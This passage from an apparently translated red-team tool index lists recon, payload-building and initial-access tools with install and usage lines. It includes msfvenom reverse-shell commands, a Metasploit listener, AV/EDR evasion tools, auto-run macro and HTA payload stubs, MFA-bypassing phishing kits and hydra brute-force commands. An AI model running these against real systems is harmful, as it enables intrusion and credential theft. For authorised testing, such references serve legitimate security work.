用法:
./spoofcheck.py [DOMAIN]
🔙 AWSBucketDump
AWSBucketDump 是一种快速枚举 AWS S3 存储桶以查找感兴趣文件的工具。 它类似于子域暴力破解器,但专为 S3 存储桶而设计,并且还有一些额外的功能,允许您对文件进行 grep,以及下载有趣的文件。
安装:
git clone https://github.com/jordanpotti/AWSBucketDump; cd AWSBucketDump; pip install -r requirements.txt
用法:
usage: AWSBucketDump.py [-h] [-D] [-t THREADS] -l HOSTLIST [-g GREPWORDS] [-m MAXSIZE]

optional arguments:
  -h, --help    show this help message and exit
  -D            Download files. This requires significant diskspace
  -d            If set to 1 or True, create directories for each host w/ results
  -t THREADS    number of threads
  -l HOSTLIST
  -g GREPWORDS  Provide a wordlist to grep for
  -m MAXSIZE    Maximum file size to download.

 python AWSBucketDump.py -l BucketNames.txt -g interesting_Keywords.txt -D -m 500000 -d 1
🔙 GitHarvester
使用正则表达式从 GitHub 查找信息的好工具,能够搜索特定的 GitHub 用户和/或项目。
安装:
git clone https://github.com/metac0rtex/GitHarvester; cd GitHarvester
用法:
./githarvester.py
🔙 truffleHog

TruffleHog 是一种扫描 git 存储库并查找高熵字符串和模式的工具,这些字符串和模式可能表明存在秘密,例如密码和 API 密钥。 使用 TruffleHog,您可以快速轻松地找到可能被意外提交并推送到存储库的敏感信息。
安装(二进制文件): 链接
安装(去):
git clone https://github.com/trufflesecurity/trufflehog.git; cd trufflehog; go install
用法:
trufflehog https://github.com/trufflesecurity/test_keys
🔙 Dismap
Dismap 是一种资产发现和识别工具。 可以快速识别web/tcp/udp等协议和指纹信息,定位资产类型,适用于内外网。
Dismap拥有完备的指纹规则库,目前包括tcp/udp/tls协议指纹和4500+条web指纹规则,可以识别favicon、body、header等。
安装:
Dismap 是适用于 Linux、MacOS 和 Windows 的二进制文件。 去 Release 下载对应的版本运行:
# Linux or MacOS
chmod +x dismap-0.3-linux-amd64
./dismap-0.3-linux-amd64 -h

# Windows
dismap-0.3-windows-amd64.exe -h
用法:
# Scan 192.168.1.1 subnet
./dismap -i 192.168.1.1/24

# Scan, output to result.txt and json output to result.json
./dismap -i 192.168.1.1/24 -o result.txt -j result.json

# Scan, Not use ICMP/PING to detect surviving hosts, timeout 10 seconds
./dismap -i 192.168.1.1/24 --np --timeout 10

# Scan, Number of concurrent threads 1000
./dismap -i 192.168.1.1/24 -t 1000

图片使用自 https://github.com/zhzyker/dismap
🔙 enum4linux
用于从 Windows 和 Samba 系统枚举信息的工具。
它可用于收集范围广泛的信息,包括:
- 域和域控制器信息
- 本地用户和组信息
- 共享和共享权限
- 安全政策
- 活动目录信息
安装:(适合)
sudo apt install enum4linux
安装:(Git)
git clone https://github.com/CiscoCXSecurity/enum4linux
cd enum4linux
用法:
# 'Do everything'
enum4linux.pl -a 192.168.2.55

# Obtain list of usernames (RestrictAnonymous = 0)
enum4linux.pl -U 192.168.2.55

# Obtain list of usernames (using authentication)
enum4linux.pl -u administrator -p password -U 192.168.2.55

# Get a list of groups and their members
enum4linux.pl -G 192.168.2.55

# Verbose scan
enum4linux.pl -v 192.168.2.55
完整的使用信息可以在这个 博客 中找到。

图片来自 https://allabouttesting.org/samba-enumeration-for-penetration-testing-short-tutorial/
🔙 skanuvaty
危险的快速 dns/网络/端口扫描器,由 Esc4iCEscEsc 创建,用 Rust编写。
您将需要一个子域文件。 例如 Sublist3r 的子域词表 。
安装:
从这里 下载最新版本 。
# Install a wordlist
sudo apt install wordlists
ls /usr/share/dirb/wordlists
ls /usr/share/amass/wordlists
用法:
skanuvaty --target example.com --concurrency 16 --subdomains-file SUBDOMAIN_WORDLIST.txt

图片来自 https://github.com/Esc4iCEscEsc/skanuvaty
🔙 metabigor
Metabigor 是一种智能工具,它的目标是执行 OSINT 任务等,但没有任何 API 密钥。
主要特点:
- 搜索有关 IP 地址、ASN 和组织的信息。
- 用于在 IP/CIDR 上更高效地运行 rustscan、masscan 和 nmap 的包装器。
- 通过应用各种技术(证书、whois、Google Analytics 等)查找目标的更多相关域。
- 获取有关 IP 地址的摘要(由 @thebl4ckturtle 提供支持)
安装:
go install github.com/j3ssie/metabigor@latest
用法:
# discovery IP of a company/organization
echo "company" | metabigor net --org -o /tmp/result.txt

# Getting more related domains by searching for certificate info
echo 'Target Inc' | metabigor cert --json | jq -r '.Domain' | unfurl format %r.%t | sort -u # this is old command

# Only run rustscan with full ports
echo '1.2.3.4/24' | metabigor scan -o result.txt

# Reverse Whois to find related domains
echo 'example.com' | metabigor related -s 'whois'

# Get Google Analytics ID directly from the URL
echo 'https://example.com' | metabigor related -s 'google-analytic'

图片来自 https://github.com/j3ssie/metabigor
🔙 gitrob

Gitrob 是一种工具,可帮助查找推送到 Github 上公共存储库的潜在敏感文件。
Gitrob 会将属于用户或组织的存储库克隆到可配置的深度,并遍历提交历史记录并标记与潜在敏感文件的签名匹配的文件。
调查结果将通过网络界面呈现,以便于浏览和分析。
注意: Gitrob 需要 Github 访问令牌才能与 Github API 交互。 创建个人访问令牌 并将其保存在 .bashrc 或类似的 shell 配置文件中的环境变量中:
export GITROB_ACCESS_TOKEN=deadbeefdeadbeefdeadbeefdeadbeefdeadbeef
安装:(去)
go get github.com/michenriksen/gitrob
安装:(二进制)
每个版本都有一个 预编译版本 。
用法:
# Run against org
gitrob {org_name}

# Saving session to a file
gitrob -save ~/gitrob-session.json acmecorp

# Loading session from a file
gitrob -load ~/gitrob-session.json
图片来自 https://www.uedbox.com/post/58828/
🔙 gowitness

Gowitness 是一个用 Golang 编写的网站截图实用程序,它使用 Chrome Headless 使用命令行生成 Web 界面的屏幕截图,并带有一个方便的报告查看器来处理结果。 支持 Linux 和 macOS,主要支持 Windows。
安装:(去)
go install github.com/sensepost/gowitness@latest
完整的安装信息可以在 这里 找到。
用法:
# Screenshot a single website
gowitness single https://www.google.com/

# Screenshot a cidr using 20 threads
gowitness scan --cidr 192.168.0.0/24 --threads 20

# Screenshot open http services from an namp file
gowitness nmap -f nmap.xml --open --service-contains http

# Run the report server
gowitness report serve
完整的使用信息可以在 这里 找到。
图片来自 https://github.com/sensepost/gowitness
资源开发
🔙 Chimera

Chimera 是一种 PowerShell 混淆脚本,旨在绕过 AMSI 和防病毒解决方案。 它消化已知会触发 AV 的恶意 PS1,并使用字符串替换和变量连接来逃避常见的检测签名。
安装:
sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl gawk grep coreutils git
sudo git clone https://github.com/tokyoneon/chimera /opt/chimera
sudo chown $USER:$USER -R /opt/chimera/; cd /opt/chimera/
sudo chmod +x chimera.sh; ./chimera.sh --help
用法:
./chimera.sh -f shells/Invoke-PowerShellTcp.ps1 -l 3 -o /tmp/chimera.ps1 -v -t powershell,windows,\
copyright -c -i -h -s length,get-location,ascii,stop,close,getstream -b new-object,reverse,\
invoke-expression,out-string,write-error -j -g -k -r -p
🔙 Msfvenom

Msfvenom 允许以多种格式为各种操作系统创建有效负载。 它还支持对 AV 绕过的有效负载进行混淆。
设置监听器
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST your-ip
set LPORT listening-port
run
Msfvenom 命令
PHP:
msfvenom -p php/meterpreter/reverse_tcp lhost =192.168.0.9 lport=1234 R
Windows:
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe
Linux:
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf
JSP反弹shell:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.jsp
windows反弹shell:
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
🔙 Shellterproject

Shellter 是一个动态 shellcode 注入工具,也是有史以来第一个真正动态的 PE 感染器。
它可用于将 shellcode 注入本机 Windows 应用程序(目前仅限 32 位应用程序)。
Shellter 利用了 PE 文件的原始结构并且不应用任何修改,例如更改部分的内存访问权限(除非用户想要),添加一个具有 RWE 访问权限的额外部分,以及任何在 AV 扫描下看起来不可靠的部分.
可以在 此处 找到完整的 README 信息。
安装:(卡利)
apt-get update
apt-get install shellter
安装:(视窗)
访问 下载页面 并安装。
用法:
只需选择一个合法的二进制文件作为后门并运行 Shellter。
可以在 此处 找到一些不错的提示。
可以在 此处 找到大量社区使用演示。

图片来自 https://www.kali.org/tools/shellter/images/shellter.png
🔙 Freeze
Freeze 是一种有效载荷创建工具,用于绕过 EDR 安全控制以隐秘方式执行 shellcode。
Freeze 利用多种技术,不仅可以删除 Userland EDR 挂钩,还可以以绕过其他端点监控控制的方式执行 shellcode。
安装:
git clone https://github.com/optiv/Freeze
cd Freeze
go build Freeze.go
用法:
  -I string
        Path to the raw 64-bit shellcode.
  -O string
        Name of output file (e.g. loader.exe or loader.dll). Depending on what file extension defined will determine if Freeze makes a dll or exe.
  -console
        Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.
  -encrypt
        Encrypts the shellcode using AES 256 encryption
  -export string
        For DLL Loaders Only - Specify a specific Export function for a loader to have.
  -process string
        The name of process to spawn. This process has to exist in C:\Windows\System32\. Example 'notepad.exe' (default "notepad.exe")
  -sandbox
        Enables sandbox evasion by checking:
                Is Endpoint joined to a domain?
                Does the Endpoint have more than 2 CPUs?
                Does the Endpoint have more than 4 gigs of RAM?
  -sha256
        Provides the SHA256 value of the loaders (This is useful for tracking)

图片来自 https://www.blackhatethicalhacking.com/tools/freeze/
🔙 世界健康与安全协会
创建有效载荷:
Set shell = WScript.CreateObject("Wscript.Shell")
shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True
执行:
wscript payload.vbs
cscript.exe payload.vbs
wscript /e:VBScript payload.txt //If .vbs files are blacklisted
🔙 HTA
创建有效载荷:
<html>
<body>
<script>
    var c= 'cmd.exe'
    new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
</html>
执行: 运行文件
🔙 VBA
创建有效载荷:
Sub calc()
    Dim payload As String
    payload = "calc.exe"
    CreateObject("Wscript.Shell").Run payload,0
End Sub
执行: 在启用宏的文档中将函数设置为 Auto_Open()
初始访问
🔙 bash-bunny

Bash Bunny 是一种物理 USB 攻击工具和多功能有效负载传送系统。 它设计用于插入计算机的 USB 端口,并且可以通过编程来执行各种功能,包括操纵和泄露数据、安装恶意软件以及绕过安全措施。
🔙 EvilGoPhish

evilginx2 + gophish。 (GoPhish) Gophish 是一个功能强大的开源网络钓鱼框架,可以轻松测试您的组织是否受到网络钓鱼攻击。 (evilginx2) 独立的中间人攻击框架,用于钓鱼登录凭据和会话 cookie,允许绕过 2 因素身份验证
安装:
git clone https://github.com/fin3ss3g0d/evilgophish
用法:
Usage:
./setup <root domain> <subdomain(s)> <root domain bool> <redirect url> <feed bool> <rid replacement> <blacklist bool>
 - root domain                     - the root domain to be used for the campaign
 - subdomains                      - a space separated list of evilginx2 subdomains, can be one if only one
 - root domain bool                - true or false to proxy root domain to evilginx2
 - redirect url                    - URL to redirect unauthorized Apache requests
 - feed bool                       - true or false if you plan to use the live feed
 - rid replacement                 - replace the gophish default "rid" in phishing URLs with this value
 - blacklist bool                  - true or false to use Apache blacklist
Example:
  ./setup.sh example.com "accounts myaccount" false https://redirect.com/ true user_id false
🔙 Social-engineering-toolkit (SET)

该框架非常适合为初始访问创建活动,“SET 具有许多自定义攻击向量,可让您快速进行可信的攻击”。
安装:
git clone https://github.com/IO1337/social-engineering-toolkit; cd set; python setup.py install
用法:
python3 setoolkit
🔙 hydra

登录暴力攻击的好工具。 可以提供多种服务,包括 SSH、FTP、TELNET、HTTP 等。
安装:
sudo apt install hydra
用法:
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 http-post-form "login.php:username-^USER^&password=^PASS^:Error"
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 ssh
🔙 squarephish

SquarePhish 是一种高级网络钓鱼工具,它使用结合 OAuth 设备代码身份验证流程和 QR 码的技术(有关用于网络钓鱼攻击的 OAuth 设备代码流程的更多信息,请参阅 PhishInSuits )。
攻击步骤:
- 向受害者发送恶意二维码
- 受害人用手机扫描二维码
- 受害者定向到攻击者控制的服务器(触发 OAuth 设备代码身份验证流程)
- 受害者通过电子邮件发送 MFA 代码(触发 OAuth 设备代码流程 15 分钟计时器)
- 攻击者轮询身份验证
- 受害者将代码输入合法的微软网站
- 攻击者保存身份验证令牌
安装:
git clone https://github.com/secureworks/squarephish; cd squarephish; pip install -r requirements.txt
注意: 在使用任一模块之前,请更新 settings.config 文件中标有 的所需信息 Required 。
用法(电子邮件模块):
usage: squish.py email [-h] [-c CONFIG] [--debug] [-e EMAIL]

